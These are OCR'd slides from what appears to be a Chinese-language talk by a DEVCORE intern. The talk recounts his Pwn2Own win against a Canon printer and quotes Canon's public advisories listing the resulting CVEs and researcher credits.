
TrendMicro 現場




RF Enclosure 要一百多萬



ZERO DAY INITIATIVE
TREND
Pwn2Own
ZERO DAY INITIATIVE
ZERO DAY INITIATIVE
RIP
Coca-Cola
ORIGINAL
FRUIT
VITAMIN


CT1



明明是 YingMuo 要打，但我比他還緊張





YingMuo 打 QNAP 從沒失手！


南瓜 Everywhere


執行 Entry 的流程

- 提前半小時到指定的參賽桌
- 打設備
- 打完設備會現場錄影採訪
- 帶進去小黑屋跟 ZDI 和 Vendor 解釋跟討論漏洞成因


Pwned by DEVCORE
Canon


SUCCESS
TwinkleStar03
DEVCORE
TARGETING
Canon imageCLASS MF654Cdw
in the Printers category
PRIZE $
$10,000
POINTS
2

打完 Entry 後的計分版




ZERO DAY
INITIATIVE
TREND
Pwn2Own™

賽後 After Party

其他小趣事

- 被問最多的問題
  - “你們真的是 Intern 嗎？“
- 員工餐不好吃
- 科克一天到晚在下雨

其他小趣事


- 第一次打 Pwn2Own 還是在現場，緊張到爆
  - 結果兩個採訪都讓我講，第二天的英文能力才上線
- X (Twitter) 會多很多粉絲

TwinkleStar03 @_twinklestar03 · Oct 22, 2025

What a journey! My first P2O ended pretty well.

Thanks to everyone on DEVCORE Research team for helping me along the way.

> **Trend Zero Day Initiative** @thezdi · Oct 22, 2025
>
> 🖨️ Confirmed! @_twinklestar03 just made the @CanonUSA imageCLASS MF654Cdw print a victory! He used a single, unique stack based buffer overflow to earn $10,000 and 2 Master of Pwn points in his sixth round win. #Pwn2Own



1 3 82 14K

後日談

官方的漏洞公告

- Canon US 跟 Canon Europe 感覺做事風格差異很大
- US 的漏洞公告都不寫清楚

Canon US

Service Notice: Regarding Remediation Measure Against Potential Buffer Overflow Vulnerability in Laser Printers and Small Office Multifunctional Printers

January 15, 2026

Canon U.S.A., Inc. has recently become aware of potential multiple buffer overflow vulnerabilities in the Canon Laser Printers and Small Office Multifunctional Printers listed under “Affected Models” below.

If the product is connected directly to the Internet without using a wired or Wi-Fi router, a third party could potentially execute arbitrary code, or the product could be subjected to a Denial-of-Service (DoS) attack.

Listed below are the CVE numbers associated with the potential Buffer Overflow issue:

CVE-2025-14231 CVE-2025-14235

CVE-2025-14232 CVE-2025-14236

CVE-2025-14233 CVE-2025-14237

CVE-2025-14234

Canon EU

CVE/CVSS

CVE-2025-14231: Buffer overflow in print job processing by WSD on Small Office Multifunction Printers and Laser Printers. CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N Base Score: 9.3.

CVE-2025-14232: Buffer overflow in XML processing of XPS file in Small Office Multifunction Printers and Laser Printers. CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N Base Score: 9.3.

CVE-2025-14233: Invalid free in CPCA file deletion processing on Small Office Multifunction Printers and Laser Printers. CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N Base Score: 9.3.

CVE-2025-14234: Buffer overflow in CPCA list processing on Small Office Multifunction Printers and Laser Printers. CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N Base Score: 9.3.

CVE-2025-14235: Buffer overflow in XPS font fpgm data processing on Small Office Multifunction Printers and Laser Printers. CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N Base Score: 9.3.

CVE-2025-14236: Buffer overflow in Address Book attribute tag processing on Small Office Multifunction Printers. CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N Base Score: 9.3.

CVE-2025-14237: Buffer overflow in XPS font parse processing on Small Office Multifunction Printers and Laser Printers. CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N Base Score:9.3.

Canon would like to thank the following researchers for identifying these vulnerabilities:

- CVE-2025-14231: STARLabs working with Trend Zero Day Initiative
- CVE-2025-14232: GMO Cybersecurity by Ierae, Inc. working with Trend Zero Day Initiative
- CVE-2025-14233: Team PetoWorks working with Trend Zero Day Initiative
- CVE-2025-14234: Team ANHTUD working with Trend Zero Day Initiative
- CVE-2025-14235: PHP HOOLIGANS working with Trend Zero Day Initiative
- CVE-2025-14236: DEVCORE Intern Program working with Trend Zero Day Initiative
- CVE-2025-14237: Team Neodyme working with Trend Zero Day Initiative

官方的漏洞公告

CVE-2025-14236: DEVCORE Intern Program working with Trend Zero Day Initiative

官方的漏洞公告

CVE-2025-14236: DEVCORE Intern Program working with Trend Zero Day Initiative

真的是 Intern ✨

結語

學到了什麼

- DryOS 設計、攻擊面盤點、串多個功能完成目標
- 通靈導向 Exploit 開發
- 收集並吸收前人的研究成果
  - ~~a.k.a 抄作業~~

致謝

- 感謝 DEVCORE Research Team 前輩們的指點與支持
- 打下印表機到 Pwn2Own 到實體參賽的過程團隊都給了很大力的支持
- Research Team 的各位是真正的 MVP

Thanks for Attention ✨

Q & A